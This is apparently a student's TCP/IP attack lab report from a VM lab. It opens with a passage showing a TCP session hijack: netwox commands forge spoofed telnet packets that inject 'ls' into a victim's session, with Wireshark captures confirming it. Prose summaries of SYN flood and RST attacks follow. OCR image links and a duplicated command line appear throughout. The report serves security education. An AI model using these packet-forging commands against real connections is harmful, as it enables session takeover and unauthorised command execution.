|                          destination                          |
|________________________192.168.135.142________________________|
TCP________________________________________________________________.
|          source port          |       destination port        |
|_________0x9B72=39794__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0xD108A977=3507005815_____________________|
|                            acknum                             |
|_____________________0x357CD8D3=897374419______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x0080=128___________|
|           checksum            |            urgptr             |
|_________0x8785=34693__________|___________0x0000=0____________|
73                                                         # s
```


And the second reply packet was captured.



```
4027 2266.1517362… 192.168.135.140      192.168.135.142      TELNET      55
4029 2266.1526478… 192.168.135.142      192.168.135.140      TELNET      67
4803 2709.0480394… 192.168.135.140      192.168.135.142      TELNET      55
4804 2709.0489363… 192.168.135.142      192.168.135.140      TELNET      67
5000 2826.0716387… 192.168.135.140      192.168.135.142      TELNET      55
5001 2826.0738384… 192.168.135.142      192.168.135.140      TELNET      68
5002 2826.2806547… 192.168.135.142      192.168.135.140      TELNET     338
5380 3022.5923698… 192.168.135.140      192.168.135.142      TELNET      55
```

```
    [TCP Segment Len: 1]
    Sequence number: 897374419
    [Next sequence number: 897374420]
    Acknowledgment number: 3507005816
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 227
```


We then built up the third packet containing “/” ASC code “0d”.



```
linux2@ubuntu:~$ sudo netwox 40 --ip4-dontfrag --ip4-offslinux2@ubuntu:~$ sudo
netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4
-src 192.168.135.140 --ip4-dst 192.168.135.142 --tcp-src 39794 --tcp-dst 23 --t
cp-seqnum 3507005816 --tcp-acknum 897374420 --tcp-ack --tcp-psh --tcp-window 12
8 --tcp-data "0d"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0029=41___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xDD52=56658__________|0|1|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xCD10_____________|
|                            source                             |
|________________________192.168.135.140________________________|
|                          destination                          |
|________________________192.168.135.142________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x9B72=39794__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0xD108A978=3507005816_____________________|
|                            acknum                             |
|_____________________0x357CD8D4=897374420______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x0080=128___________|
|           checksum            |            urgptr             |
|_________0xED83=60803__________|___________0x0000=0____________|
linux2@ubuntu:~$ sudo netwox 40 --ip4-dontfrag --ip4-offslinux2@ubuntu:~$ sudo
```


Then two replies were captured.

The first one showed the attack data “ls” was transmitted to Linux3.




```
4027 2266.1517362… 192.168.135.140    192.168.135.142    TELNET    55
4029 2266.1526478… 192.168.135.142    192.168.135.140    TELNET    67
4803 2709.0480394… 192.168.135.140    192.168.135.142    TELNET    55
4804 2709.0489363… 192.168.135.142    192.168.135.140    TELNET    67
5000 2826.0716387… 192.168.135.140    192.168.135.142    TELNET    55
5001 2826.0738384… 192.168.135.142    192.168.135.140    TELNET    68
5002 2826.2806547… 192.168.135.142    192.168.135.140    TELNET   338
5380 3022.5923698… 192.168.135.140    192.168.135.142    TELNET    55

  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (2 bytes)
▾ Telnet
    Data: \r\n
```

The second one showed the “ls” running result on Linux3,



```
No.        Time           Source             Destination        Protocol  Length
     261 125.632314180 192.168.135.142    192.168.135.140    TELNET     545
     263 125.701096195 192.168.135.142    192.168.135.140    TELNET     130
    3067 1741.5478356… 192.168.135.140    192.168.135.142    TELNET      55
    3569 1999.0237342… 192.168.135.140    192.168.135.142    TELNET      55
    4027 2266.1517362… 192.168.135.140    192.168.135.142    TELNET      55
    4029 2266.1526478… 192.168.135.142    192.168.135.140    TELNET      67
    4803 2709.0480394… 192.168.135.140    192.168.135.142    TELNET      55
    4804 2709.0489363… 192.168.135.142    192.168.135.140    TELNET      67
    5000 2826.0716387… 192.168.135.140    192.168.135.142    TELNET      55
    5001 2826.0738384… 192.168.135.142    192.168.135.140    TELNET      68
    5002 2826.2806547… 192.168.135.142    192.168.135.140    TELNET     338
    5380 3022.5923698… 192.168.135.140    192.168.135.142    TELNET      55

  ▸ [Timestamps]
    TCP payload (272 bytes)
▾ Telnet
    Data: \033[0m\033[01;34mDesktop\033[0m    \033[01;34mDownloads\033[0m
    Data: \033[01;34mDocuments\033[0m  examples.desktop  \033[01;34mPictures\03
    Data: \033]0;linux3@ubuntu: ~\a\033[01;32mlinux3@ubuntu\033[00m:\033[01;34m

00b0  56 69 64 65 6f 73 1b 5b  30 6d 0d 0a 1b 5b 30 31   Videos·[ 0m···[01
```

Which is the same result as running “ls” command on Linux 3.



```
linux3@ubuntu:~$ ls
Desktop    Downloads         Music     Public     Videos
Documents  examples.desktop  Pictures  Templates
```

Attack was done.

Observation and Explanation(Task 2&3)

The attack was successfully done because we could use Wireshark to observe the returned data from every packet replying back from the victim machine(Linux3) and at last we could see the “ls” result. During the attack, we need to observe the last packet coming from victim machine to build up the spoofed IP packet with proper Seq and Ack number. One thing that surprised us is the Seq and Ack were switched each time the packet turn was done, and it helped us to spoof the packet.

TCP/IP Attack Lab Report

Hedao Tian _1256221

1. TCP SYN flood attack

Design: TCP connections should establish with three terminals, the server, the client machine and the attacker machine in the same LAN. The attacker launch SYN flood attack through the procedure that three-way handshake happened between the server and the client. During the process, turn off SYN cookies on the server when a telnet connection is established. Then the attacker uses Netwox toolbox to launch the SYN attack. After that, check the connection status of the server machine. Pre-built Ubuntu VMs are used. The SYN flood attack command will be supplied by Netwox toolbox.

Observation & Explanation: When the server buffer is fully occupied by half-open connections from the attacker, it cannot accept any new TCP connections. From our experiment, we could see the server buffer was fully occupied and further connections to the server cannot be established from our client machine. That means the attack succeeds. To avoid SYN flood attack, SYN cookies should be implemented to maintain a record of SYN requests, and redundant requests should be ignored. We can minimize the space allocation or eliminate it until the final ACK are received.

2. TCP reset attack

Design: First, we set two victim machines and an attacker in Ubuntu, establishing the talent remote connection between victims. The attacker machine creates and sends forged RST packet with specific attack tools to break the connection between victims. To implement the attack, both Scapy(based on Python script) and Netwox 78 are applied to create the forged RST packet. In this case, we especially tried the TCP RST attack on a Video Streaming application.

Observation & Explanation: In the Scapy approach, the attack determined successful when the correct TCP/IP packet with proper Seq and ACK numbers built by the attacker. The attacker can observe the TCP packets traffic in the LAN. While, with Netwox approach, a successful attack show a result with the established telnet/ SSH connection was terminated and couldn't connect until the Netwox stops sending RST. Difference between Scapy and Netwox is Scapy sends a packet from python shell while Netwox sends packets constantly and further connection cannot be established until attacker stops sending RST. In the video streaming task, the video stopped streaming once the attack happens. During the tasks, we have observed the packet traffic from Wireshark on the targeted machine. Moreover, we found the attacker Netwox tool would first find the MAC address of the device which was connected to it and then forged the RST packet to the target machine with a forged source IP.

3. TCP session hijacking attack

Design: Linux1 establishes a remote connection to Linux 3. Linux 2, the attacker who runs Wireshark for package observing between Linux1 and Linux3. And then the attacker uses Netwox toolbox to build and to send the spoofed IP packet contained forged information and sent it to Linux 3. Linux 3 replies with further Ack and Seq information. The attacker peeks information from Linux 3 and Linux 1 by captured all packages between them. Finally, Linux 3, the victim machine will be injected with malicious command during the telnet connection.

Observation & Explanation: The attack was successfully done because we could use Wireshark to observe the returned data from every packet replying from the victim machine(Linux3) and at last we could see the "ls" result. During the attack, we need to observe the last packet coming from victim machine to build up the spoofed IP packet with proper Seq and Ack number. One thing that surprised us is the Seq and Ack switched each time the packet turn done, and it helped us to spoof the packet. The attack command "ls/" were transferred into ASC code 6c 73 0d. So we established 3 packets one by one and sent this command to linux3. And we could see them coming back data at last. Attack was done.